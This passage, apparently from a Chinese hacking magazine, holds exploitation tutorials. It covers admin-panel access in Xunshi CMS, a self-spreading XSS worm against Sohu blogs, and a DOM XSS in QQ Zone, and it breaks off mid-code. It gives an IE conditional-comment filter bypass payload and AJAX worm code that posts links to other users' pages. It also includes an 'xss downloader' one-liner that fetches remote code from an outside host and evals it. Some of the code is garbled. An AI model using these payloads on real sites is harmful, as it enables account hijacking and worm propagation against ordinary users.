为了保存 session 值，先不要关闭浏览器，清空后继续在地址




图21　进入后台




图22　管理修改密码页面

栏输入**http://www.xxx.com/webfiles/admin_index.asp**后，按F5刷新下，照样可以进入后台，如图21。

输入http://www.xxx.com/webfiles/admin_admin.asp则进入后台更改管理员密码的页面，如图22。

以上只是学习别人对该系统漏洞的分析并加以总结、实测的过程，当然还加入了一些自己摸索到的方法。学习中我们应该深刻理解高手分析代码，挖掘漏洞的思路，搞懂漏洞产生的原理，再加以一步步的实践，这样才能对自己的水平有所提升！！！！

编辑点评：

本文对讯时以往版本出现的漏洞进行分析和总结，很好的进行了梳理，一来加深自己对该类型漏洞的理解；二来可以作为很好的备忘录，对以后自己知识体系的建立非常有用。讯时的这么多漏洞，你都掌握了么？

Ajax_sohu博客的一个小蠕虫

图小帅【O.S.T】\杭州良山中学

从本文你可以学到：

1、搜狐博客XSS利用

2、XSS的分析和使用

无聊开头

最近无聊，看了下《越狱》，感觉很刺激。枕头边上还有ajax的书，拿出来看了下，看到里面的**eval()**和**indexof()**，让我想起了一篇文章，其实是茄子宝写的，我忘掉名字了。于是有个冲动，试试看写点什么，反正现在的ajax　xss很多，许多人不在乎它的安全，那我们就开始一次搜狐博客的ajax蠕虫之旅吧。

分析利用

我选择搜狐是因为看到茄子宝的博客被“和谐”了，但是幸好又找到了他刚开的一个博客，顺手就那么点进去，看到里面的一篇文章，打开一看，就弹了一个框框。先汗个……我就想，不就是个alert()么？一抓一大把的。但是经过我N+N+1次的测试发现，搜狐经过了很大的变化，不是以前那样随便输入就可以涂鸦了，什么制表符、16进制都没什么用了，貌似全部被和谐掉了。

郁闷之下“参考”了茄子宝大牛的利用方法，惊讶的是，原来竟然没过滤“<、>”！那是什么情况呢?！原来他用了注释，html里的注释。请看以下代码：

```
<!--[if IE]>
<img src=\) width='0' height='0' onerror="alert('Fuck This!')"/>
<![endif]-->
```

看到这东西我明白了，果然还是牛人聪明。于是，搜狐就这么被XSS掉了。

一般的ajax　xss无非就是类似以下代码的类型：

```
var url = "http://www.xxx.com/xx.do"
    var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP")
    xmlhttp.open("GET", url+"参数", false);
xmlhttp.send();
```

那么我们来做一个感染的XSS，用自动添加友情连接的功能(-_-现在的人都有这嗜好)，先抓个包，如图1。




图1　抓包

然后我们写一段ajax，代码如下：

```
<!--[if IE]>
<script src=javascript:var xmlhttp;
function createXMLHttpRequest(){
if(window.ActiveXObject)
  {xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
  }
else if (window.XMLHttpRequest){
xmlhttp=new XMLHttpRequest();
  }
}   // 创建一个xmlhttp对象
Function xiaoshuai()
{
createXMLHttpRequest();
XMLHttpRequestObject.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  // 别忘了这句话
xmlHttp.open("post","/manage/module.do",false);
xmlHttp.send(escap("m=update&id=m_30988476&type=
```

```
my_links&title=&data=%7B%22linkList%22%3A%5B%7B%22tit%22%3A%22username1%22%2C%22desc%22%3A%22username2%22%2C%22url%22%3A%22http%3A//www.xssor.cn/location.html%22%7D%5D%7D"));
    window.document.onload='xiaoshuai();/>
  <![endif]-->
```

其中抓包的信息里，描述是**username2**，连接显示是**username1**，link地址是www.xssor.cn/location.html，你把它换成你博客的首页就好了，因为这个在首页也是可以执行的，如图2。




图2 利用成功

结尾补充

整个文章是从遇到了xss的过滤，接着到解决了过滤（借鉴了别人的办法），最后写了一小段ajax来感染。一个小小的蠕虫就是这么诞生的，希望做安全的朋友们能从标签开始进行小心的过滤。写到最后，我想起来了！！！其实大家也可以用xss downloader！什么是xss downloader？是茄子宝写的一个小东西，代码如下：

```
javascript:a=new ActiveXObject('Microsoft.XMLHTTP');a.Open('get','http://xxx/xss.htm',false);a.send();b=a.responseText;eval(unescape(b.substring(b.indexOf('--|')+3,b.indexOf('|--'))))
```

计算从第一个--|开始的字符串到|--结束，然后这代码就开始工作了。我们何不把自己会被过滤掉的代码写到正常的文章里呢？然后用xss downloader来工作。这样也能周而复始的传染，而且解决了有时候会遇到的跨域问题。这也是我从茄子宝那学来的，网络的资源很多，要多多善于学习哦。

编辑点评：

很巧妙的一篇文章，绕过soho的过滤成功实施XSS，加上作者编写的一段Ajax，威力不小。其中说到的一些技巧，值得每个想了解XSS的朋友掌握。

QQ空间的DOM XSS

文/小帅【0.S.T】

从本文你可以学到QQ空间XSS漏洞分析和利用

前几天在网上看到了关于baidu的DOM xss和一些xss的挖掘，小菜是五体投地的佩服啊，没想到大大的百度竟然能被挖出那么多的xss。于是在我心理的怂恿下，兴高采烈的来到了sina，传说中的好博客站。sina是多么希望被挖出点XSS的呀，既然大家那么盼望，我早点透露是怎么找到DOM XSS的，那就先来谈谈QQ空间的XSS吧（众人曰：你！欺骗群众的幼小心灵）。

首先打开QQ空间（地球人都会吧？），然后在文章那里点击，并且发表一篇叫做“test”的日志，接着打开“添加连接”，然后把测试语句丢进去，如图1。




图1 测试语句




图2 弹出XSS

确定后回到页面，看看页面发生了什么情况，如图2、图3。

alert了xss，这就说明刚才的东西执行啦，而且是完全执行了javascript:alert('xss');，没有被干扰。下面我们就来看下这个XSS的成因。通过查看QQ空间的代码，找到貌似有个函数：




图3 上传后的webshell

```
function checkInputText(type, ele) {
if(!g_arrClickFlag[type]) {
g_arrClickFlag[type] = true;
ele.value = '';
ele.style.color = '#000';
}
    }
    function confirm() {
var strText = $("inputLinkText").value.trim().toInnerHTML();
if(strText.length == 0 || !g_arrClickFlag[0]) {
alert("请输入要显示链接的文字");
$("inputLinkText").focus();
return;
        }
if($('list') && $('list').getResult().length>0) {
$n("inputValue")[1].value = $('list').getResult()[0].data;
        }
        else {
$n("inputValue")[1].value = "";
        }
var strValue = $n("inputValue")[type].value.trim();
if(strValue.length == 0 || !g_arrClickFlag[type+1]) {
switch(type) {
case 0: alert("请输入网址");break;
case 1: alert("请选择好友或输入正确的QQ号码");break;
case 2: alert("请输入电子邮件地址");break;
            }
if(type != 1) $n("inputValue")[type].focus();
return;
}
if(type == 0) {
var reg = new RegExp('^(((http|https|ftp|news):\/\/)|mailto:)','ig');
var result = reg.exec(strValue);
var sUrl = result ? strValue.substr(result[0].length) : strValue;
```

```
/*if(sUrl.length > 0 && sUrl.substr(sUrl.length-1) != "\/")
sUrl += "\/";*/
var sHeader = result ? result[0] : "http://";
strValue = sHeader + sUrl;
            }
else if(type == 1) {
strValue = parseInt(strValue, 10);
if(!!isNaN(strValue) || strValue <= 10000) {
alert("请输入正确的QQ号码");
$n("inputValue")[type].focus();
$("inputAreaDiv"+type).style.backgroundColor = "#fff6d0";
$("qqHintArea").className = "input_hint_wrong";
return;
}
            }
            else if(type == 2) {
if(!/^([a-za-z0-9_-]+)@([(a-za-z0-9_-]+\.)+([a-za-z0-9_-])+$/.
test(strValue)) {
alert("请输入正确的电子邮件地址");
$n("inputValue")[type].focus();
return;
            }
if(!getParameter("emailflag", true))
strValue = "mailto:" + strValue;
            }
if(!!getParameter("editorid", true)) {
if(!parent.g_arrQZEditorReturnVal)
parent.g_arrQZEditorReturnVal = {};
parent.g_arrQZEditorReturnVal[getParameter("editorid", true)] = [strText,
strValue, type];
            }
else {
alert("QZone编辑器无法插入超链接，请刷新页面重试");
            }
parent.closePopup();
}
```

这个函数是用来控制“插入超级连接”用的，其实里面只有一段是用来控制刚才URL的，其他的是控制好友空间、email那些的。我们来看看具体的代码：

```
if(strValue.length == 0 || !g_arrClickFlag[type+1]) {
            switch(type) {
case 0: alert("请输入网址");break;
case 1: alert("请选择好友或输入正确的QQ号码");break;
case 2: alert("请输入电子邮件地址");break;
            }
if(type != 1) $n("inputValue")[type].focus();
            return;
        }
        if(type == 0) {
var reg = new RegExp('^(((http|https|ftp|news):\/\/)|mailto:)','ig');//这个地方用正则匹配了协议。
var result = reg.exec(strValue);
var sUrl = result ? strValue.substr(result[0].length) : strValue;
/*if(sUrl.length > 0 && sUrl.substr(sUrl.length-1) != "\/")
